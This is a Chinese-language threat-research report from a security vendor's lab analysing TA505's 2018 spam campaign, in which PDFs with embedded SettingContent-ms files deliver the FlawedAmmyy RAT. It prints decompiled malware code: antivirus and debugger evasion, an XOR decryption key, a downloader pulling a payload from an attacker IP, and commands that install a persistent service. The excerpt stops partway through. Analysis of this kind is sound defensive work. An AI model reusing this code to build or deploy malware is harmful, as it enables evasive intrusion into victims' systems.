天融信 TOPSEC | 可信网络 安全世界 RELIABLE NETWORK SAFE WORLD

APT组织研究报告

TA505发起大型恶意垃圾邮件活动

2018年8月

听风者实验室

文档信息

文档编号	
关键字	TA505 PDF FlawedAmmyy RAT
发布日期	2018-08-20
更新日期	2018-08-26
分析团队	听风者实验室蓝队

文档修订

版本	日期	修改人员	描述	审核人员
V1.0	2018.08.21	听风者	创建	

版权说明

保密申明

目　录

第 1 章　事件简述 4

1.1　PDF 分析 4

1.2　分析 CAL.EXE 恶意程序 7

1.2.1　行为分析 8

1.2.2　调试分析 9

1.2.3　分析资源文件解密出的 PE 11

1.3　分析 WSUS.EXE 16

1.3.1　行为监控 17

1.3.2　调试分析 18

第 2 章　IOC 特征 21

第 3 章　总结 21

第1章 事件简述


著名的金融犯罪集团 TA505 发起了大规模的垃圾邮件活动，该活动使用全新的运营商来传播 FlawedAmmyy RAT，其中包含恶意的 SettingContent-ms 文件的 PDF 文件。

Windows 10 中引入的 SettingContent-ms 文件格式；它允许用户为各种 Windows 10 设置页面创建“快捷方式”。恶意制作的文件仅绕过特定的 Windows 10 防御。当然，让受害者打开附加到电子邮件可能是一个挑战，因此攻击者开始将这些格式插入到看起来更无害的附件中。


研究人员在 6 月份发现有人滥用了 Microsoft Word 文档中的 SettingContent-ms 文件格式。上周，Proofpoint 的研究人员观察到这种方法已经发展并正在扩展到 PDF 文档 - 一种以前未知的新技术。

1.1 PDF 分析


根据 PDF 文件结构，在 010Editor 中可以看到包含一个 XREF 对象，并且对象 0 中包含加密的数据流



对象 3 中有 JavaScript 的字符串




使用 PdfStreamDumper.exe 可以查看 PDF 文中包含的 JavaScript 代码并提取出加密后的数据流。XREF 是交叉引用表，描述每个间接对象的编号、版本和绝对的文件位置，以及调用顺序。根据 trailer 信息根节点为对象 12




对象 12 中的代码会调用 JS 函数 function11()，该函数位于对象 2 中


对象 2 中提取到的 function11()



打开 PDF 会提示是否打开此 SettingContent-ms 文件



从对象 0 中解密出 SettingContent-ms 文件



由于服务器地址 http://169.239.129.117/已经失效，无法下载到 cal 文件，根据 PDF 的 MD5 值和该域名在 VT、ANYRUN 等网站进行查询，下载到 cal 样本继续分析。根据 SettingContent-ms 中的代码可得知下载到 cal 后会创建一个进程执行它。

1.2 分析 cal.exe 恶意程序

文件名称：cal
文件大小：165664 字节
修改时间：2018 年 7 月 13 日 00:34:47
MD5 ：631FACBFEF5C0199859F019366FCA951
SHA1 ：3D34BB015F8B62A348FC087C820D7BCBD33AFE8D

该恶意程序带有数字签名

1.2.1 行为分析

执行 cmd 命令，停止并删除 ammyy 服务，foundation 服务

```
parent_pid:912 cmdline:'"C:\Windows\System32\cmd.exe" /C net.exe stop ammyy' image_base...
parent_pid:912 cmdline:'"C:\Windows\System32\cmd.exe" /C sc delete ammyy' image_base:0x...
parent_pid:912 cmdline:'"C:\Windows\System32\cmd.exe" /C net.exe stop foundation' image_...
parent_pid:912 cmdline:'"C:\Windows\System32\cmd.exe" /C sc delete foundation' image_bas...
```

连接网络：

```
912:2088  912        NET_connect        169.239.129.117:80
```

抓包网址

```
HTTP        169.239.129.117   /Yjdfel765Hs
```

删除自身

```
FILE_remove        C:\Users\ 3-W~1\Desktop\cal.exe
```

1.2.2 调试分析

样本首先会检测是否存在指定的反病毒进程，如果存在就结束自身程序

```
if ( CheckProcess(L"QHACTIVEDEFENSE.EXE")     // 360 Total Security
  || CheckProcess(L"QHSAFETRAY.EXE")          // 360 Total Security
  || CheckProcess(L"QHWATCHDOG.EXE")          // 360 Total Security
  || CheckProcess(L"CMDAGENT.EXE")            // McAfee
  || CheckProcess(L"CIS.EXE")                 // 科摩多
  || CheckProcess(L"V3LITE.EXE")              // 安博士
  || CheckProcess(L"V3MAIN.EXE")              // 安博士
  || CheckProcess(L"V3SP.EXE")                // 安博士
  || CheckProcess(L"SPIDERAGENT.EXE")         // 大蜘蛛
  || CheckProcess(L"DWENGINE.EXE")
  || CheckProcess(L"DWARKDAEMON.EXE")
  || CheckProcess(L"EGUI.EXE")
  || CheckProcess(L"EKRN.EXE") )
{
  ExitProcess(0);
}
```

存在一个小的反调试函数，判断是否存在单步异常反调试，在调试状态下会覆盖单步异常

```
C 0  ES 0023 32位 0(FFFFFFFF)
P 1  CS 001B 32位 0(FFFFFFFF)
A 1  SS 0023 32位 0(FFFFFFFF)
Z 0  DS 0023 32位 0(FFFFFFFF)
S 0  FS 003B 32位 7EFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_NO_MORE_FILES (00000012)

EFL 00000216 (NO,NB,NE,A,NS,PE,GE,G)
```

正常运行产生单步异常进入 SEH 处理异常

```
C 0  ES 0023 32位 0(FFFFFFFF)
P 1  CS 001B 32位 0(FFFFFFFF)
A 1  SS 0023 32位 0(FFFFFFFF)
Z 0  DS 0023 32位 0(FFFFFFFF)
S 0  FS 003B 32位 7FFDE000(FFF)
T 1  GS 0000 NULL
D 0
O 0  LastErr ERROR_NO_MORE_FILES (00000012)

EFL 00000316 (NO,NB,NE,A,NS,PE,GE,G)
```

调用 IsDebuggerPresent 函数检测是否在调试状态


```
push 0x0
call dword ptr ds:[<&KERNEL32.ExitProcess>]
call dword ptr ds:[<&KERNEL32.IsDebuggerPresent>]
test eax,eax
```

之后会从指定资源中拷贝出数据并解密，再修复 IAT 和重定位，最后跳转过去开始执行

```
LABEL_22:
  if ( GetCurrentProcessId() )                  // 获取当前进程ID
  {
    FindWindowA("fdsfds", "fdsfsd,");           // 查找名称为“fdsfds”的窗口
  }
  else if ( !LoadLibraryA("V><MDNbyfui6y2iuow") )
  {
    goto LABEL_31;
  }
  if ( (unsigned __int8)sub_402180() )
  {
    CopyResource();                             // 从指定资源文件中拷贝出数据并保存到申请的空间中
    v5 = 0;
    if ( dword_404054 )
    {
      do
      {
        if ( v5 != -1 )
        {
          GetLastError();
          *(_BYTE *)(dword_404020 + v5) ^= byte_4032C8[(signed int)v5 % 54];
        }                                       // 解密资源文件
                                                // 解密后的数据为PE文件
        ++v5;
      }
      while ( v5 < dword_404054 );
    }
    PELoader(a3, v6, a2, a1);                   // 判断解密过程是否正确
                                                // 修复IAT、修复重定位
                                                // 最后跳转到OEP开始执行
  }
LABEL_31:
```

解密过程如下

```
v0 = GetModuleHandleW(0);
v1 = v0;
v2 = FindResourceW(v0, (LPCWSTR)0xD903, (LPCWSTR)0x17);
v3 = v2;
v4 = LoadResource(v1, v2);
v5 = LockResource(v4);
dword_404054 = SizeofResource(v1, v3);
dword_404020 = (int)VirtualAlloc(0, dword_404054, 0x3000u, 0x40u);
return RtlMoveMemory(dword_404020, v5, dword_404054);
```



与 key 数组进行异或

```
do
{
  if ( Index != -1 )
  {
    GetLastError();
    *(_BYTE *)(dword_404020 + Index) ^= key[Index % 0x36];// 与数组异或解密资源
  }
  ++Index;
}
while ( Index < (unsigned int)dword_404054 );
```

key 数组

```
; char key[]
key             db 47h
                db  6Ah ; j
                db  68h ; h
                db  64h ; d
                db  73h ; s
                db  66h ; f
                db  75h ; u
                db  69h ; i
                db  66h ; f
                db  32h ; 2
                db  33h ; 3
                db  75h ; u
                db  79h ; y
                db  38h ; 8
                db  37h ; 7
                db  79h ; y
                db  64h ; d
                db  73h ; s
                db  7Ah ; z
                db  78h ; x
                db  67h ; g
                db  66h ; f
                db  61h ; a
                db  73h ; s
                db  64h ; d
                db  66h ; f
                db  68h ; h
```

1.2.3 分析资源文件解密出的 PE

该 PE 首先还是检测系统中是否存在指定的反病毒进程，如果有就结束自身进程。

```
if ( LoadLibraryW(L"Kernel32.dll")
  && (CheckProcess(L"QHACTIVEDEFENSE.EXE")
   || CheckProcess(L"QHSAFETRAY.EXE")
   || CheckProcess(L"QHWATCHDOG.EXE")
   || CheckProcess(L"CMDAGENT.EXE")
   || CheckProcess(L"CIS.EXE")
   || CheckProcess(L"V3LITE.EXE")
   || CheckProcess(L"V3MAIN.EXE")
   || CheckProcess(L"V3SP.EXE")
   || CheckProcess(L"SPIDERAGENT.EXE")
   || CheckProcess(L"DWENGINE.EXE")
   || CheckProcess(L"DWARKDAEMON.EXE")
   || CheckProcess(L"EGUI.EXE")
   || CheckProcess(L"EKRN.EXE")) )
{
  ExitProcess(0);
}
```

然后会获取 CreateProcessA 的函数地址，从上面读取出第一个字节并判断是否为 0xE9，即判断该函数是否被 HOOK，如果是就结束自身进程。

```
hKernel32 = GetModuleHandleW(L"KERNEL32.dll");
CreateProcessA = GetProcAddress(hKernel32, "CreateProcessA");
ReadProcessMemory((HANDLE)0xFFFFFFFF, CreateProcessA, &Buffer, 1u, 0);
if ( Buffer == -23 )                          // 判断CreateProcessA函数第1个字节是否为0xE9
                                              // 检测函数是否被HOOK，如果是就结束自身进程
  ExitProcess(0);
```

下面查找系统中是否存在”wsus.exe”进程，如果存在就结束该进程

```
  FindProcAndTerminate("wsus.exe");
  FindProcAndTerminate("wsus.exe");
  FindProcAndTerminate("wsus.exe");
  FindProcAndTerminate("wsus.exe");
```

通过哈希值动态获取到 ShellExecuteW 函数地址，清除旧的后门服务

```
ShellExecuteW = GetProcAddress_1(4, 0x570BC88F);
(ShellExecuteW)(0, 0, L"cmd", L"/C net.exe stop ammyy", 0, 0);
ShellExecuteW_1 = GetProcAddress_1(4, 0x570BC88F);
(ShellExecuteW_1)(0, 0, L"cmd", L"/C sc delete ammyy");
ShellExecuteW_2 = GetProcAddress_1(4, 0x570BC88F);
(ShellExecuteW_2)(0, 0, L"cmd", L"/C net.exe stop foundation");
ShellExecuteW_3 = GetProcAddress_1(4, 0x570BC88F);
(ShellExecuteW_3)(0, 0, L"cmd", L"/C sc delete foundation");
```

参数“/C”表示执行完 cmd 命令后关闭窗口，这 4 条命令依次停止 ammyy 服务并删除，停止 foundation 服务并删除。这 2 个服务是后门联网下载的新的后门程序要创建和启动的服务名称。

再检测系统中是否存在指定进程，这次如果检测到会新申请一段内存空间，以挂起的方式创建一个进程，再调用 sub_401850 函数，函数内把自身的 PE 数据拷贝到新申请的空间中，执行进一步的操作。

```
if ( CheckProcess(L"BDSS.EXE")              // BitDefender反病毒软件
  || CheckProcess(L"BullGuard.exe")         // 英国的BullGuard反病毒软件
  || CheckProcess(L"bdss.exe")
  || CheckProcess(L"bdagent.exe")           // BitDefender
  || CheckProcess(L"V3Main.exe")            // 安博士
  || CheckProcess(L"V3SP.exe")
  || CheckProcess(L"PSUAMain.exe") )
{
  RtlZeroMemory = GetProcAddress_1(2, 0x3D70DC3A);
  (RtlZeroMemory)(&StartupInfo);
  StartupInfo.wShowWindow = 0;
  strcpy(pguid.Data4, ".exe");
  StartupInfo.cb = 68;
  *&pguid.Data1 = qword_411C28;
  if ( ::CreateProcessA(0, &pguid, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
    sub_401850(sub_402CE0, ProcessInformation.hProcess, ProcessInformation.dwProcessId, Proce
}
else
{
```

```
00E620F9  .  8D45 E4      lea eax,dword ptr ss:[ebp-0x1C]      CommandLine = "explorer.exe"
00E620FC  .  50           push eax                             ModuleFileName = NULL
00E620FD  .  6A 00        push 0x0
00E620FF  .  C745 8C 4400 mov dword ptr ss:[ebp-0x74],0x44
00E62106  .  660fd645 e4  movq qword ptr ss:[ebp-0x1c],xmm0
00E6210B  .  FF15 9010E70 call dword ptr ds:[<&KERNEL32.CreatePro  CreateProcessA
00E62111  .  85C0         test eax,eax
00E62113  .v 74 16        je short dump.00E6212B
00E62115     FF75 D4      push dword ptr ss:[ebp-0x2C]
```

```
地址      HEX 数据                                          0038F6B8  00000000  ModuleFileName = NULL
0038FAFC  44 00 00 00 00 00 00 00 00 00 00 00               0038F6BC  0038FB54  CommandLine = "explorer.exe"
0038FB0C  00 00 00 00 00 00 00 00 00 00 00 00               0038F6C0  00000000  pProcessSecurity = NULL
0038FB1C  00 00 00 00 00 00 00 00 00 00 00 00               0038F6C4  00000000  pThreadSecurity = NULL
0038FB2C  00 00 00 00 00 00 00 00 00 00 00 00               0038F6C8  00000000  InheritHandles = FALSE
0038FB3C  00 00 00 00 00 00 00 00 90 29 73 00               0038F6CC  00000004  CreationFlags = CREATE_SUSPENDED
0038FB4C  70 F2 75 00 A0 E6 75 00 65 78 70 00               0038F6D0  00000000  pEnvironment = NULL
0038FB5C  2E 65 78 65 00 00 00 00 22 00 00 00               0038F6D4  00000000  CurrentDir = NULL
0038FB6C  04 00 00 8B BC FB 38 00 47 57 E6 00               0038F6D8  0038FAFC  pStartupInfo = 0038FAFC
0038FB7C  00 00 00 00 91 29 73 00 0A 00 00 00               0038F6DC  0038FB40  pProcessInfo = 0038FB40
0038FB8C  00 00 00 00 00 00 00 00 00 E0 FD 7F               0038F6E0  00000000
```

如果没有找到指定的进程，就通过哈希动态获取到 LoadLibraryExA 地址、wsprintfA 地址，拼接出路径“C:\Program Data\Microsoft Help\wsus_%x.DATE0xFFFEEA”，其中%x 的值是随机值，为第 3 个字符串参数的内存地址，因此程序每次运行生成的文件名都是不同的。下面尝试删除该文件。

```
LoadLibraryExA = GetProcAddress_1(1, 0x20088E6A);
hUser32 = (LoadLibraryExA)("user32.dll", 0, 0);
wsprintfA = GetProcAddress_2(hUser32, "wsprintfA");
wsprintfA_1 = wsprintfA;
wsprintfA_2 = wsprintfA;
CoCreateGuid(&pguid);
SHGetSpecialFolderPathA(0, &lpszPath, 35, 0);
wsprintfA_1(
  &FileName,
  "%s\\Microsoft Help\\wsus_%x.DATE0xFFFEEA",
  &lpszPath,
  PathName,
  pguid.Data3 + pguid.Data1 * pguid.Data2);
DeleteFileA(&FileName);
```

然后进行联网从"http://169.239.129.117/Yjdfel765Hs"下载后门程序。首先动态获取到 InternetOpenA、InternetOpenUrlA、CreateFileA、InternetCloseHandle 等函数的地址，依次调用创建网络连接。如果 InternetOpenUrlA 执行成功后就调用 CreateFileA 创建文件，成功创建文件后调用 InternetReadFile 从指定 IP 下载数据，在一个死循环内执行将下载的数据写入文件、再次下载数据的操作。通过第 4 个参数——实际读取到的字节数来判断数据下载是否到达末尾，如果到达结尾就退出循环，关闭句柄。

```
else
{
  InternetReadFile = GetProcAddress_1(6, 0x1A212962);
  (InternetReadFile)();                    // 调用InternetReadFile下载数据
  v13 = lpNumOfReadBytes;
  if ( lpNumOfReadBytes )                  // 判断实际下载到的数据大小是否为0
  {
    while ( 1 )
    {
      WriteFile = GetProcAddress_1(1, 0xF3FD1C3);
      if ( !(WriteFile)(hFile, &buff, v13) )// 将下载到的数据写入磁盘文件中
        break;
      InternetReadFile_1 = GetProcAddress_1(6, 0x1A212962);
      (InternetReadFile_1)(hURL, &buff);    // 再次从网上下载数据
      v13 = lpNumOfReadBytes;
      if ( !lpNumOfReadBytes )              // 判断实际下载到的数据大小是否为0
                                            // 如果为0就退出循环
        goto LABEL_10;
    }
    InternetCloseHandle_2 = GetProcAddress_1(6, 0x7314FB0C);
    (InternetCloseHandle_2)(hURL);          // 关闭句柄
    CloseHandle_1 = GetProcAddress_1(1, 0x723EB0D5);
    CloseHandle_1();
    result = -1;
  }
```

由于 http://169.239.129.117/已经无法失效，这里仍从网上找到 Yjdfel765Hs 文件

进行分析。

下载成功后会根据下载到的文件大小申请一段内存空间，将文件读入内存，调用 wsprintfA 拼接出路径字符串“C:\Program Data\Microsoft Help\\wsus.exe”，对内存中的数据进行解密，将解密后的数据写入到“C:\Program Data\Microsoft Help\\wsus.exe”文件中。


```
hFile = CreateFileA(&FileName, 0x80000000, 0, 0, 3u, 0x80u, 0);
hFile_1 = hFile;
if ( hFile != -1 )
{
  nNumberOfBytesToRead = GetFileSize(hFile, 0);
  pBuff = GlobalAlloc(0x40u, hFile_1 + nNumberOfBytesToRead);// 申请内存空间
  NumberOfBytesRead = 0;
  ReadFile(hFile_1, pBuff, nNumberOfBytesToRead, &NumberOfBytesRead, 0);// 将源文件数据读入内存
  CloseHandle(hFile_1);
  if ( NumberOfBytesRead > 0xFA0 )
  {
    SHGetSpecialFolderPathA(0, &lpszPath, 35, 0);// 获取路径“C:\Program Data”
    wsprintfA_2(
      &CommandLine,
      "%s\\Microsoft Help\\wsus.exe",
      &lpszPath,
      PathName,
      pguid.Data3 + pguid.Data1 * pguid.Data2);
    DeleteFileA(&CommandLine);
    len = lstrlenA(String);               // 解密KEY：“aaf0c0db4863f”
    v20 = nNumberOfBytesToRead;
    DecryptPE(String, len, pBuff, nNumberOfBytesToRead);// 解密内存中的数据
    WriteBuffToFile(pBuff, &CommandLine, v20);// 将解密后的数据写入到文件中
    DeleteFileA(&FileName);
```

之后判断解密后的数据头是否为“MZ”，再判断当前用户是否为管理员用户，是管理员就创建进程，创建 ammyy 和 foundation 服务，并删除自身和 cal.exe 文件。

```
if ( *pBuff == 'M' && pBuff[1] == 'Z' )// 判断解密的数据头是否为“MZ”
{
  *&ProcessInformation.hProcess = 0i64;
  *&ProcessInformation.dwProcessId = 0i64;
  memset(&StartupInfo, 0, 0x44u);
  StartupInfo.cb = 68;
  StartupInfo.wShowWindow = 0;
  if ( LoadLibraryA("ntdll") )
  {
    if ( LoadLibraryA("kernel32") )
    {
      Sleep(0xBB8u);
      if ( !IsUserAnAdmin_fengzhuang()// 判断当前用户是否为管理员
        && ::CreateProcessA(0, &CommandLine, 0, 0, 0, 0x28u, 0, 0, &StartupInfo, &ProcessInformation) )
      {                                 // 创建进程启动wsus.exe
        Sleep(0xBB8u);
        DeleteFileA(&FileName);
        DeleteCALFile();                // 删除cal.exe文件
      }
      CreateAndStartupServices();       // 用wsus.exe创建并启动ammyy和foundation服务
      Sleep(0xBB8u);
    }
```

创建服务过程如下：

```
IsUserAnAdmin = GetProcAddress_1(4, 0xFDE006E3);
if ( IsUserAnAdmin() )                          // 判断是否为管理员用户
{
  ShellExecuteW = GetProcAddress_1(4, 0x570BC88F);
  v14 = 0;
  (ShellExecuteW)(0, 0, L"cmd");
  ShellExecuteW_1 = GetProcAddress_1(4, 0x570BC88F);
  (ShellExecuteW_1)(0, 0, L"cmd", L"/C sc delete ammyy", 0, 0);
  ShellExecuteW_2 = GetProcAddress_1(4, 0x570BC88F);
  (ShellExecuteW_2)(0, 0, L"cmd", L"/C net.exe stop foundation");
  ShellExecuteW_3 = GetProcAddress_1(4, 0x570BC88F);
  (ShellExecuteW_3)(0, 0, L"cmd", L"/C sc delete foundation");// 停止并删除服务
  Sleep = GetProcAddress_1(1, 0x3D9972F5);
  (Sleep)(3000);
  wsprintfW(
    &OutputString,
    L"/C sc create foundation binPath= \"%s -service\" type= own start= auto error= ignore",
    &v15);
  OutputDebugStringW(&OutputString);
  ShellExecuteW_4 = GetProcAddress_1(4, 0x570BC88F);
  (ShellExecuteW_4)(0, 0, L"cmd", &OutputString);
  Sleep_1 = GetProcAddress_1(1, 0x3D9972F5);
  (Sleep_1)(2000);
  Sleep_2 = GetProcAddress_1(1, 0x3D9972F5);
  (Sleep_2)(2000);
  ShellExecuteW_5 = GetProcAddress_1(4, 0x570BC88F);
  (ShellExecuteW_5)(0, 0, L"cmd", L"/C net.exe start foundation y ");// 创建服务
